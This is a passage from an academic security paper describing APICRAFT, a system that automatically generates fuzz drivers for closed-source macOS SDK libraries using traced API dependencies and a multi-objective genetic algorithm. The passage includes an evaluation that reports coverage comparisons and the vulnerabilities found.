- **R1: Dependency-based transition**. Suppose we have observed dependencies $\langle F_A, Out_A, F_C, In_C \rangle$ and $\langle F_B, Out_B, F_C, In_C \rangle$. Then if we meet $\langle F_A, Out_A, F_D, In_D \rangle$, we can generate a data dependency $\langle F_B, Out_B, F_D, In_D \rangle$.
- **R2: Type-based transition**. If we observe $\langle F_A, Out \rangle$, $Out.type \overset{type}{=} T$ and $\langle F_B, In \rangle, In.type \overset{type}{=} T$, we can generate a data dependency $\langle F_A, Out, F_B, In \rangle$.
- **R3: Inter-thread data flow dependency**. By adjusting Algorithm 1 (see Appendix A), we identify inter-thread data flow dependency $\langle F_{A,T1}, Out, F_{B,T2}, In \rangle$ where $F_{A,T1}, F_{B,T2}$ means two functions (A, B) from two threads' ($T1$, $T2$) traces. We only extract inter-thread dependencies where either *In* or *Out* is of pointer type.

In practice, traces cannot contain a full list of data dependencies for its covered API functions. **R1**, **R2** mitigate this limitation. Assuming there are two sets of API functions which create and use a specific type of object respectively and the trace only contains one or two related dependencies, **R1**, **R2** can help to infer all links between these two sets of functions. Another observation is that threads exchange limited data with other threads and usually exchange pointers (e.g, one thread only creates objects for other threads). Therefore, APICRAFT uses **R3** to match pointers between traces from different threads to dig these dependencies out. During the inference, **R3** is firstly applied, then **R1**, **R2** are repeatedly applied until no new data dependency can be generated.

3.1.2 Control Dependency

Besides data dependencies, APICRAFT collects control dependencies to facilitate fuzz driver synthesis. Specifically, APICRAFT collects error handling information. By combining static and dynamic analysis, two types of information are collected: whether an API function's output needs to do error handling and the error condition.

APICRAFT uses different strategies for different types of function's output. If the canonical type of an output parameter or return value of an API function is pointer, the generated fuzz driver will always check if the output value is `NULL` or not (exit immediately if it is `NULL`). If the type is integer, APICRAFT will try to locate the conditional branches where the consumer program applies the error check, and dump the error check conditions (assuming the consumer program will execute the no-error branch under benign input). Firstly, APICRAFT locates the callsite address by recording the API function's return address [3] during tracing. Then, with static analysis, APICRAFT finds the dominator basic blocks (namely checkpoints) of the places where the termination functions (like `_exit`, `_abort`, `__cxa_throw`) are called. Finally, APICRAFT reruns the consumer program, conducts dynamic taint analysis starting from the callsite marking the integer output as taint source. The taint propagation stops when the callsite's function returns or the checkpoint is tainted. The tainted checkpoint will be treated as the error checking branch and its condition will be dumped as the error handling condition. For other types of output, their values will not be checked in the generated fuzz driver.

3.2 Dependency Combination

After collecting the basic dependencies, the next step of APICRAFT is to utilize them to synthesize fuzz drivers. Naturally, data dependencies can be used as building blocks for creating a complex data flow. APICRAFT uses a search-based algorithm to randomly and repeatedly link these data dependencies with proper guidance. Starting from a specified point (input related function), the data flow of a fuzz driver can form a tree. APICRAFT first tries to build trees with better qualities according to several metrics. Then, when APICRAFT sequentializes a tree to the corresponding code sequence (fuzz driver), it uses the control dependencies to improve the robustness of the generated fuzz driver.

3.2.1 Problem Modeling

Identified Key Metrics We identify the following three metrics for measuring the quality of a fuzz driver.

- **M1: Diversity** To sufficiently test the target, the fuzz driver needs to include as many distinct API functions as possible. Besides, the more data dependencies a fuzz driver contains, the more inter-function data exchanges the driver's execution covers, which increases the possibility for uncovering bugs related with erroneous data management in the target SDK during fuzzing.
- **M2: Effectiveness** Besides using more API functions, fuzz driver needs to call these functions correctly. Valid usage of API functions in the driver is a necessity for fuzzing since the generated fuzz driver can report lots of false-positives. Moreover, the correct usage of an API function can help to test more core logic of that function.
- **M3: Compactness** Given two fuzz driver candidates with similar diversity and effectiveness, we prefer the

[3] The return address is extracted using `gcc` built-in function `__builtin_return_address`.

more compact one. A fuzz driver is more compact if it has less duplicate or irrelevant function calls/data dependencies. A more compact fuzz driver is easier to use, understand and debug with, which saves not only manual efforts during analysis but also the computation resources during fuzzing.

All the above features are independent metrics for measuring the fuzz driver, and our aim is to generate a fuzz driver which can perform well for all of them. For this purpose, we can design fitness functions (score formulas) to describe these metrics and apply the genetic algorithm to search for better dependency combinations which have higher scores. The key challenge here is the balance of multiple metrics. If we simply use a single formula (say $k_1 * M_1 + k_2 * M_2 + k_3 * M_3$) to glue these three metrics, we can hardly determine the optimal values for the coefficients(i.e., k_1, k_2, k_3). On one hand, since the metrics are independent with each other, the units of these three metrics' scores are hard to be aligned with each other. On the other hand, the optimal value of the coefficients can vary among different target SDKs or traces. Therefore, to balance these important yet conflicting metrics, we propose a multi-objective optimization (MOO) solution. Specifically, we model the dependency combination problem into a multi-objective genetic algorithm called NSGA-II [11].

3.2.2 Multi-Objective Genetic Algorithm

Notation In APICRAFT, a gene stands for one data dependency, and a chromosome is a set of linked data dependencies (genes). Given a data dependency $\langle F_A, Out, F_B, In \rangle$, if we denote functions F_A, F_B as nodes, a gene is an unidirectional edge from node F_A to F_B. Note that there can exist more than one edge between two nodes as one function can generate multiple outputs (return value and output parameters) and each output can be repeatedly used as any other function's input (if can be used to). Therefore, a chromosome is a directed multigraph [12]. For the algorithm's simplicity, the chromosome whose multigraph is cyclic is abandoned.

NSGA-II The genetic algorithm of APICRAFT (Algorithm 2) is based on NSGA-II [11] which has the same basic workflow as the classic genetic algorithm [13] (line 25-30) except that the chromosome ranking strategy handles multiple objectives (❖ line 11-16). In NSGA-II, an objective is a metric which has a score formula to measure a chromosome from an independent dimension. And each chromosome has more than one objective (aka multi-objective). The basic idea of NSGA II's rank strategy is to select the elite chromosomes in two stages. Assuming there are three objectives, the objective scores can be used to build a three-dimensional coordinate system and chromosomes are points. In the coordinate system, a chromosome is in the outermost layer means there is no chromosome can have higher score than it in all objectives. The first stage rank is to divide the chromosomes into several layers (aka Pareto frontiers [14]) by repeatedly choosing all

Algorithm 2 APICRAFT's Multi-objective genetic algorithm

```
Input: D ( Data dependency set )
Output: F ( Fuzz driver candidate list )
1:  procedure OBJECTIVES-SCORE-CALC(R)                          ▷ ❷
2:      for r ∈ R
3:          c ← sequentialization(r)                            ▷ ❸
4:          if pass-stability-test(c)                           ▷ ❹
5:              r.objs[0] ← objective-EFF-calc(c)
6:              r.objs[1] ← objective-DIV-calc(r)
7:              r.objs[2] ← objective-COMP-calc(r)
8:          else
9:              abandon-resident(r)
10: end procedure
11: procedure RESIDENTS-SELECTION(R)                            ▷ ❖
12:     objectives-score-calc(R)
13:     pareto-frontiers-calc-n-sort(R)
14:     crowding-distance-calc-n-sort(R)
15:     R ← residents-filter-by-max-popu(R)
16: end procedure
17: procedure MAKE-NEW-POPULATION(R)                            ▷ ❺
18:     while not exceed max new population number
19:         p1, p2 ← select-parents(R)
20:         c1, c2 ← crossover(p1, p2)
21:         mutate(c1)
22:         mutate(c2)
23:         R ←+ c1, c2
24: end procedure
25: R ← generate-initial-residents(D)                           ▷ ❶
26: residents-selection(R)
27: while not exceed max round
28:     make-new-population(R)
29:     residents-selection(R)
30: F ← R.pareto-frontiers[0]
```

chromosomes in the outermost layer. The second stage rank is intralayer. A less crowded chromosome will have higher score (calculating the distance of a chromosome with its neighbours in the coordinate system). After rank, top-resident-number of the chromosomes are selected to attend next round's evolution. Finally, the results are all chromosomes on the first Pareto frontier in the final round of the evolution.

❶ **Initial Residents** Before combination, APICRAFT needs to build some minimal fuzz drivers which contain at least one input related API functions. For input related API function, we mean the function which either handles the input file descriptor or directly operates on its content (e.g., `CTFontCreate`). APICRAFT firstly identifies the input related API functions in the target SDK, then tries to build a minimal fuzz driver based on them (fills in all parameters of these functions). The input related functions can be located by matching the key features of the input file, such as matching the dumped API parameter value with input file's name or content. Once

successfully matched, APICRAFT will mark that function and parameter, and pass the input to the corresponding parameter when generating fuzz driver's code. To build the minimal fuzz driver, APICRAFT also needs to fill in the values of other parameters in the input related functions. It searches from three sources to feed the value: output value of another API function, preconfigured basic knowledge (more detail in ❸), or the dumped parameter value. APICRAFT randomly chooses value from the above sources and generates the driver's code. The generated code is compiled and executed with several prepared input seeds (we call this stability test, detailed in ❹). Once the test is passed, it is a valid minimal fuzz driver. After building one or more minimal fuzz drivers, APICRAFT iterates all data dependencies, tries to link them with the drivers, and sets the linked ones as initial residents.

❷ Objectives We design three score formulas to describe the identified three metrics in Section 3.2.1. We first introduce the concept of core dependency. In a fuzz driver, a dependency $\langle F_A, Out, F_B, In\rangle$ is a core dependency if one of F_A's input is either input data or the output of another core dependency. The core dependencies in the driver are expected to form a top-down tree-like graph representing the input data flow. In other words, the data flow starts from a root node which is an input related API function and the core dependencies help the input data flows into different API functions. All non-core dependencies are used for filling the inputs of functions inside the core dependencies. When calculating the objective scores, we mainly use core dependencies rather than all data dependencies inside a fuzz driver. The rationale of discriminating non-core dependencies which cannot be influenced by the input data is that they are valueless during fuzzing when different inputs are fed into the fuzz driver. Besides, we denote the functions related to core dependencies as core functions.

Diversity metric (*DIV*) is measured using Equation 1. APICRAFT builds a core dependency graph of the fuzz driver to calculate *DIV*. The score is composed of two parts: E and CC. E is the number of distinct edges in a graph which measures how many unique core dependencies are used in a fuzz driver. CC is the cyclomatic complexity [15] of the graph which stands for the number of the loops in the graph (more loops means higher complexity). Therefore, *DIV* favors fuzz drivers using more unique and complex data dependencies.

$$DIV = E + CC \tag{1}$$

Effectiveness metric (EFF) is measured using Equation 2. B stands for the covered basic block set. EFF is a metric evaluating the fuzz driver's dynamic behaviour. Intrinsically, it is a weighted basic block coverage. EFF evaluates whether an API function is used correctly or not by giving bonus scores for basic blocks which are in loop or contain function calls. The intuition is that error handling path inside a function contains less basic blocks than the core logic code, since core logic code is more complex, i.e., has more loops or calls.

$$S_{eff}(b) = \begin{cases} 3 & \text{if basic block } b \text{ has call and in loop} \\ 2 & \text{if basic block } b \text{ either has call or in loop} \\ 1 & \text{otherwise} \end{cases}$$

$$EFF = \sum_{b \in B} S_{eff}(b) \tag{2}$$

The compactness metric (*COMP*) is measured using Equation 3. F, f, I_f, i, F_{num} stand for the core function set, a core function, input parameters of f, an input parameter, and the total number of core functions. *COMP* describes compactness from two aspects: less duplicate and less irrelevant usage of data dependencies. This means that *COMP* favors a fuzz driver which contains less non-core dependencies (they are irrelevant as the input data cannot influence them) and avoids redundant use of core dependencies. *COMP* measures the overall compactness of a fuzz driver by measuring the average compactness of all input parameters of core functions inside the fuzz driver's input data flow tree. And it evaluates the input parameter's compactness by evaluating the compactness of its value's source. The source of an input parameter can be from: ① an output of a core function or from, ② preconfigured basic knowledge or memory dump or from, ③ an output of a non-core function. For source ①, it is the most compact case (is part of the core dependency) and has the score 2. For source ②, it is compact (avoids use of non-core function) and has the score 1. For source ③, its compactness depends on how many non-core functions are used to provide this value (a non-core function may require several other functions to feed its input, the total amount of non-core functions is marked as k in Equation 3, and we empirically set its score as 0 when $k >= 5$). For duplicate dependencies, we count its score once. The right part of the numerator in Equation 3 is to normalize *COMP*: if a fuzz driver has no duplicate core dependency, doesn't use any non-core function, and has no circle in its core dependency graph ($CC = 1$), its *COMP* is 1.

$$S_{comp}(i) = \begin{cases} 2 & \text{if } i \text{ is in core dependency} \\ 1 - \frac{min(k,5)}{5} & \text{if } i \text{ is in non-core dependency} \\ 0 & \text{if } S_{comp}(i) \text{ has been counted} \\ 1 & \text{otherwise} \end{cases}$$

$$COMP = \frac{\sum_{f \in F} \sum_{i \in I_f} S_{comp}(i) - (F_{num} - 1)}{\sum_{f \in F} \sum_{i \in I_f} 1} \tag{3}$$

❸ Sequentialization During the evolution, a fuzz driver is in the form of multigraph based on which APICRAFT applies the mutation operations. Sequentialization is to convert the graph into code (sequences of API function calls). The fuzz driver code is then used in dynamic information collection (for calculating EFF) and validity testing (by compilation and execution) during the evolution. Sometimes, certain data




Figure 5: Possible mutation operations (OP1-4) for a given data dependency (D1), different $\langle Func, In/Out \rangle$ are simplified to circles and rectangles with different colors.




Figure 6: Two types of binary function hook mechanism.

dependencies cannot be collected by APICRAFT, e.g., they are language-builtin knowledge or from other libraries which cannot be acquired by just analyzing the target SDK. This can lead to the compilation error for the sequentialized code as some functions have incomplete inputs. To mitigate this, we provide a manually built basic knowledge and use a lazy update strategy to maintain it in APICRAFT. From our experience, the required amount of basic knowledge is small (more detail in Section 6.1, Appendix D).

❹ **Stability Test** After sequentialization, APICRAFT applies stability test to the fuzz drivers. Stability test is to run the compiled fuzz driver several times using multiple input seeds. The fuzz driver is tested with sanitizers, e.g., ASAN [16] and `libgmalloc` [17]. Usually, APICRAFT uses 3-5 distinct input seeds for a stability test. Once the test fails, i.e., the driver crashes or exits abnormally, it will be abandoned. This test improves the quality of fuzz drivers by filtering unstable data dependencies during the evolution.

❺ **Crossover & Mutate** Fig. 5 shows all mutation operations between two data dependencies. A mutation operation is a combination of Replace/Add/Delete action with In/Out of a data dependency. Note that the combination of *Add/Delete In* is excluded since neither passing more than one value to nor removing the value of an input parameter is a meaningful operation. Besides, the mutation operations in Fig. 5 are simplified as they only consider two given dependencies. Applying these operations to two fuzz drivers requires properly handling other dependencies in the drivers. For instance, both the circle/rectangle nodes can have other data dependencies (have parent/child nodes). APICRAFT guarantees the operation is correctly conducted by carefully handling these cases.

We define crossover and mutate based on the above operations. Crossover is an operation which exchanges genes (data dependencies) between two chromosomes (fuzz drivers). In APICRAFT, crossover is the process of applying one operation (*Replace In*, *Replace Out*, and *Add Out* except *Delete Out*) to two parent chromosomes. It randomly selects an operation and two applicable genes (D1 and D2 from two parents), then applies that operation to both parents to generate two new children chromosomes. D1 and D2 are applicable genes when their input/output satisfies the condition for applying a specific operation. For example, assuming D1 is $\langle F_A, Out, F_B, In \rangle$, D2 is $\langle F_C, Out, F_D, In \rangle$, to apply Replace Out, $\langle F_D, In \rangle$ has to be the same as $\langle F_B, In \rangle$. Mutation is an operation which changes part of a chromosome's genes. To conduct mutation, APICRAFT first randomly selects an operation (all four OPs in Fig. 5 are applicable) and a gene (D1) from the chromosome as the mutate target, and finds an applicable gene (D2, no need if the operation is Delete Out) from the global gene list (the collected dependency set). Next APICRAFT randomly builds a temporary chromosome by satisfying all input parameters of D2, and applies the operation to the original chromosome (similar as crossover with the temporary chromosome but only one child is kept).

4 Implementation

APICRAFT is implemented as a system with three main components, the pre-processing (1,581 lines of Python, 873 lines of C++, 450 lines of Bash), the dependency collection (716 lines of Python, 182 lines of Bash), and the dependency combination (3,749 lines of Python, 93 lines of Bash). Instead of discussing every detail about APICRAFT's implementation, we only discuss some interesting technical details here.

Consumer Program Tracing Tool APICRAFT uses a customized API tracing tool for tracing a series of information (e.g., thread id, nested level, memory dump) during preprocessing. This tracing tool is capable of handling GUI programs in macOS, including `Safari`, `Preview`, `QuickTime Player`, etc. It can generate thousands lines of code to hook hundreds of functions while ensuring the GUI programs to execute smoothly during the tracing. Compared with existing dynamic hook/instrumentation tools (e.g., Pin [18], Frida [19]), it is faster and more accurate. The following key features can improve its performance. ❶ We choose the Type-II hook (Fig. 6) which provides an accurate function nested level. When hooking a function, the Type-I hook requires two kinds of hook points which are one enter point and the exit points. In binary analysis, identifying the start (enter point) of an API function is easy while accurately identifying all exit points is hard. The reason is some exit points of a function cannot be detected by simply matching the `ret` instruction, especially when its assembly is highly optimized. Once the traced program returns from a missed exit point, the following recorded nested level will be corrupted. In contrast, using Type-II hook

doesn't need to concern about this issue since the function returns to the hook code. ❷ We use a lightweight hook technique called function interposition. The hook is accomplished by wrapping hook code into a function which has the same prototype as the hook target and setting environment variables to configure the OS's dynamic linker. Specifically, in macOS, we set `DYLD_PRELOAD`, `DYLD_INTERPOSE` for the hook[4].

5 Evaluation

Our evaluation targets on answering the following questions:

- Can APICRAFT generate fuzz drivers for complex commercial SDK targets (Section 5.1)?
- What is the fuzzing performance of the generated fuzz drivers (Section 5.2)?
- How does each component contribute to the generated fuzz driver's performance (Section 5.3)?
- Can the generated fuzz drivers help to find new vulnerabilities from real-world applications (Section 5.4)?

Hardware Configuration The experiments are conducted on a macOS server with a 2.5GHz 28-core Intel Xeon W processor and 192GB memory.

Attack Surfaces We use five attack surfaces in macOS SDK as the targets, which are `Image`, `Font`, `PDF`, `Audio`, and `RTF`. These attack surfaces accept popular formats of input and have been broadly used by macOS applications. Note that the attack surface and the library are in a many-to-many relationship (see exact mapping is in Appendix B).

Fuzzer Setup In the fuzzing experiments, we use patched `honggfuzz` [5, 20], which can collect the basic block coverage of the target binary libraries. We maintain a seed corpus collected from open Internet resources [21–29] and randomly select seeds from it for the experiments. We minimize this corpus using the `honggfuzz` built-in corpus minimization feature [30]. Since we are fuzzing binary targets in macOS without source code, we can not make use of AddressSanitizer [16] to detect memory error at runtime. Instead, `libgmalloc` [17] is used to detect memory corruption issues when fuzzing.

Fuzzing Experiment Setting Our fuzzing experiment settings are aligned with the suggestions from [31]. For each attack surface, the used fuzz drivers (generated or manually written) share the same input seeds, machine, and fuzzer options (each fuzz driver uses a single thread `honggfuzz` fuzzer with its default options). The plots are drawn using 24 hours, 10 times repeated fuzzing data (lines are average values and shadows along the lines are 95% confidence intervals). As APICRAFT may generate more than one fuzz driver candidate (all fuzz drivers of the first Pareto frontier), we manually select one of them for experiments. Generated fuzz driver selection in Section 5.2, 5.3 follows an empirical selection criteria: choose the one which has better scores in more objectives. And if no one can be better in all three objectives, we follow the priority order DIV > EFF > COMP.

[4]The hook is POSIX-compatible, for linux, `LD_PRELOAD` can be used.

	Image	Font	PDF	Audio	RTF
qlmanage	✓	✓	✓	-	✓
Preview	✓	-	✓	-	-
Font Book	-	✓	-	-	-
Messages	✓	✓	-	✓	-
Safari	✓	✓	-	-	-
Mail	✓	✓	✓	-	-
TextEdit	✓	✓	✓	-	✓
Notes	✓	✓	✓	✓	✓
VoiceMemos	-	-	-	✓	-
Photos	✓	-	-	-	-
Terminal	-	✓	-	-	-
QuickTime Player	-	-	-	✓	-
afclip	-	-	-	✓	-

Table 1: Traced applications when generating fuzz drivers to the attack surfaces. The first row is the attack surface, and the first column is the traced GUI application. ✓ labels a GUI application which can provide trace for an attack surface. - labels a GUI application which doesn't support the input format of an attack surface.

5.1 Fuzz Driver Generation

We applied APICRAFT to five attack surfaces in macOS SDK. Table 2 shows the intermediate results of each major step. The first stage is pre-processing. We select a range of the GUI programs as the consumer programs. Table 1 lists the traced applications for each attack surface. Note that all these programs are built-in macOS applications. We prepared one input file for each GUI program and manually used these programs to generate traces. To generate better traces (containing more diverse dependencies), we guarantee the manual usage of consumer programs covers their all basic features. For example, given an audio player, we at least try to start, pause, forward, backward, randomly jump in an audio's play. Each consumer program is traced using one input file. In theory, using more input files helps in generating a more diverse trace and possibly leads to a better combination result. However, this linearly increases cost in collect stage. To balance between efficiency and effectiveness, we suggest the strategy of tracing the consumer program using one or more representative seeds while exploring diverse consumer program features. The second to fifth columns in Table 2 show the trace information. The fifth column lists the total running time. The majority of the time cost is the trace. Tracing's time cost highly depends on the number of traced applications and APIs. Other pre-processing steps takes small part of the time and can end in minutes. For example, the header analysis usually ends in tens of seconds. APICRAFT *is able to trace hundreds of target API functions in the complicate GUI programs.*

After generating traces, APICRAFT extracts and infers data dependencies and control dependencies from them. As

Attack Surface	Pre-Processing				Dependency Collection						Dependency Combination		
	Tracer LoC	Trace Size	# of APIs	Time (min)	R1	R2	R3	# of Data Deps	# of Control Deps	Time (min)	Initial Score (EFF/DIV/COMP)	Final Score (EFF/DIV/COMP)	Time (min)
`Image`	26,775	2.90 GB	540	125	870	840	232	56,632	(124+0)/(124+5)	1035	23,211/ 5.30/ 1.07	32,795/ 43.30/ 1.06	1,075
`Font`	33,904	7.70 GB	689	180	16,556	1,350	320	192,388	(60+0)/(60+5)	1643	18,782/ 7.10/ 1.06	26,391/ 33.60/ 1.16	534
`PDF`	29,356	1.60 GB	595	95	908	905	233	66,689	(117+0)/(117+6)	371	13,214/ 6.00/ 0.98	19,080/ 43.50/ 1.04	484
`Audio`	18,822	0.13 GB	345	58	107	116	32	11,422	(2+68)/(2+68)	89	11,603/ 6.50/ 1.06	13,061/ 92.00/ 1.06	857
`RTF`	10,442	0.41 GB	191	15	40	40	24	1,396	(30+0)/(30+0)	25	43,721/ 3.00/ 1.00	45,001/ 13.40/ 0.96	723

Table 2: Intermediate results for the whole process of fuzz driver generation. "Trace Size" column represents the total size for all consumer programs, "R1"/"R2"/"R3" columns are the number of data dependencies inferred using the rules in Section 3.1.1, "Initial Score"/"Final Score" columns are averaged objective scores of the fuzz drivers in the first Pareto frontier.

shown in Table 2, the sixth to eighth columns present the amount of inferred relations using **R1**, **R2**, **R3** discussed in Section 3.1.1. The ninth and tenth columns show the two kinds of dependencies finally collected. For the tenth column, the number of control dependencies are represented in the form of (A+B)/(C+D), where A, C are the recognized and total pointer error handling cases inside the traced API functions, B, D are the recognized and total integer error handling cases respectively. The total numbers of error handling cases are counted manually by analyzing all the API functions inside the traces. The eleventh column lists the time for the dependency inference and collection. There are two parts that take most of the running time: the inference of **R3** and the extraction of data dependency. Both of them need to iterate all traces and use algorithms to match the dependencies. Their time costs vary among attack surfaces, e.g., for inference of **R3**, its cost ranges from 4 minutes (`RTF`) to 643 minutes (`Font`). Note that the data dependencies collected vary from thousands to hundreds of thousands for different attack surfaces. We can observe that most of the attack surfaces can contain more than tens of thousands of dependencies, this indicates that *the dependency combination often faces a broad search space in real-world complicated targets*.


The final step is dependency combination. We ran 300 rounds of evolution and generated 300 new chromosomes for each round. We use this empirical configuration as we found the evolution can converge in 300 rounds for all attack surfaces. The plots for all objective scores during the evolution can be found in Appendix C. The execution time of the genetic algorithm varies from around eight to eighteen hours. The difference of the running time among different attack surfaces is caused by the difference of their compilation time. From what we observed, compilation of the new generated fuzz drivers in the sequentialization step takes most of the combination time. The third-to-last and second-to-last columns show the score before and after the combination. It is the average score of all fuzz drivers in the first Pareto frontier. Note that the EFF and DIV have increased significantly after evolution. This means that the fuzz driver contains more API functions and reaches more basic blocks, calls, and loops to the target library. For some attack surfaces such as `Image` and `RTF`, their COMP scores drop a little after the combination. This phenomenon is reasonable since keeping the fuzz driver as compact as the initial one becomes harder when more data dependencies have been used. It also reflects the conflicts among these objectives. In summary, after evolution, *the fuzz driver has been improved significantly in the desired properties we identified*.

5.2 Comparison with Manually Written Fuzz Driver

To demonstrate the performance of the fuzz driver generated by APICRAFT, we conducted fuzzing experiments to compare the generated fuzz drivers and the manually written fuzz drivers. The experiment setup and generated fuzz driver selection is described in the **Fuzzing Experiment Setting** in Section 5. The manually written fuzz drivers are either collected from the Internet or written by our security analysts. Specifically, for `Image`, the driver is from Project Zero's public repository [32]. For the rest attack surfaces, our security experts write them following the criteria: ❶ the writer has no a priori knowledge of the target attack surface; ❷ each fuzz driver is created in three working days (including the API learning process); ❸ each fuzz driver contains at least one parsing function and one function using the parsing result.


Fig. 7/Fig. 9 shows the coverage/crash comparison results. In Fig. 7, the solid purple line represents the coverage of the generated fuzz driver while the dashed grey line stands for the coverage of the manual fuzz driver. As supplementary, the total basic blocks numbers are `254,680(Font)`/ `413,481(Image)`/ `174,961(PDF)`/ `266,138 (Audio)`/ `418,998(RTF)`. The shadows along the lines are 95% confidence intervals. Based on Mann-Whitney U-test [33], the p-values are `9.13e-5(Font)`/ `9.13e-5(Image)`/ `8.98e-5(PDF)`/ `1.10e-3(Audio)`/ `1.09e-1(RTF)`. All p-values except `RTF` are smaller than `5.00e-2`, which shows the statistical significance. In Fig. 9, only `Audio` and `Font`'s crash results are presented since neither fuzz drivers found any crash in 24 hours on the rest attack surfaces. The p-values are `4.52e-3`/`8.50e-3` on `Audio`/`Font` respectively. Both p-values are smaller than `5.00e-2` showing the statistical significance.

These results show that the generated fuzz driver significantly outperforms the manual written counterpart in most




(a) `Image` (b) `Font` (c) `PDF` (d) `Audio` (e) `RTF`

Figure 7: Basic block coverage per time for both APICRAFT generated and manually written fuzz drivers for the five attack surfaces



(a) `Image` (b) `Font` (c) `PDF` (d) `Audio` (e) `RTF`

Figure 8: Basic block coverage per time for both APICRAFT generated with three objectives (APICRAFT), without COMP (NO-COMP), without DIV (NO-DIV), without EFF (NO-EFF), and initial (Initial) fuzz drivers for the five attack surfaces



(a) `Audio` (b) `Font`

Figure 9: Unique crash per time for both APICRAFT generated and manually written fuzz drivers for `Audio` and `Font` attack surfaces (The rest three attack surfaces have found no crash in 24 hours)

	`Image`	`Font`	`PDF`	`Audio`	`RTF`	Avg. Pct.
R1	33/110	55/69	23/87	63/137	12/28	43%
R2	33/110	8/69	24/87	65/137	12/28	32%
R3	32/110	6/69	23/87	15/137	3/28	18%
R*	66/110	64/69	44/87	79/137	15/28	62%

Table 3: Statistics of the used data dependencies inferred from **R1/R2/R3** in final round fuzz drivers. **R*** stands for **R1**, **R2**, and **R3**. For the data in the form of xx/yy, it stands for the number of inferred/total unique dependencies appeared in residents respectively.

cases. However, this doesn't mean that the generated fuzz driver is fully superior than its manual written counterparts. Indeed, the generated fuzz driver wins in its numerous API function calls. For example, the generated driver for `Image` uses 47 different API functions while its manual counterpart only uses 11. By investigating both drivers' code, we found that both types of fuzz drivers have their own advantages. Manually written fuzz drivers are smaller, more concise, easier to understand. Conversely, fuzz drivers generated by APICRAFT behave well in scalability, automation, and they usually contain much more API function calls. More discussion about their relations are in Section 6.1.

5.3 Effectiveness of Each Component

Inference Rules To show the contribution of **R1/R2/R3** to the fuzz driver generation, we collected the number of unique inferred dependencies and all unique dependencies appeared in the final round's residents. Table 3 lists the statistics. On average, **R1/R2/R3** contributes 43%/32%/18% respectively and 62% when combined(the dependencies inferred from **R1/R2/R3** may overlap). *The results show that, though the percentage of the whole amount of inferred dependencies in all extracted dependencies is not high (column 6-8 in Table 2), they significantly contribute to the final fuzz driver generation.*

Ablation Study of Each Objective We conduct fuzzing experiments to understand the contribution of each objective (EFF/DIV/COMP) designed in APICRAFT. For each attack surface, we compare the coverage for five types of generated fuzz drivers including the fuzz driver generated with all three objectives, without COMP, without DIV, without EFF, and the unevolved initial fuzz drivers. Experiment setup and fuzz driver selection follow the setting mentioned at the beginning of Section 5. Fig. 8 depicts the comparison.

By comparing APICRAFT and Initial in Fig. 8, we can draw the conclusion that our algorithm significantly improves the fuzzing drivers (avg. 53% more coverage). Based on Mann-Whitney U-test [33], the p-

Attack Surface	CVE/Issue-ID	macOS Version	Bug Type	Reproduced Apps							
				Messages	Preview	qlmanage	Photo	Safari	Font Book	afclip	QuickTime Player
Image	731907746(R)	10.15.3	FPE	✓	✓	✓	✓	-	-	-	-
	CVE-2020-9790	10.15.4	OOB-Write	✓	✓	✓	✓	-	-	-	-
	CVE-2020-9879	10.15.4	ARB-Write	✓	✓	✓	-	-	-	-	-
	CVE-2020-9961	10.15.5	OOB-Write(Bus Error)	✓	✓	✗	✓	✗	-	-	-
	748048999(U)	10.15.7	ARB-Write	✓	✓	✓	✗	-	-	-	-
	CVE-2021-1793	11.0.1	OOB-Read	✗	✗	✗	✓	-	-	-	-
	CVE-2021-1783	11.0.1	OOB-Write	✓	✓	✓	✗	-	-	-	-
	CVE-2021-1746	11.0.1	ARB-Write	✓	✓	✓	-	-	-	-	-
	756409604(R)	11.1	NPD	✓	✓	✓	✓	-	-	-	-
Font	CVE-2020-9980	10.15.5	OOB-Read	-	-	✓	-	✓	✓	-	-
	737046948(C)	10.15.5	OOB-Write	-	-	✓	-	✓	✓	-	-
	737048356(R)	10.15.5	Stack-Exhaustion	-	-	✓	-	✓	✓	-	-
	738918010(C)	10.15.5	OOB-Read	-	-	✓	-	✓	✓	-	-
	748050615(C)	10.15.7	NPD	-	-	✓	-	✓	✓	-	-
	756641529(C)	11.1	OOB-Read	-	-	✓	-	✗	✗	-	-
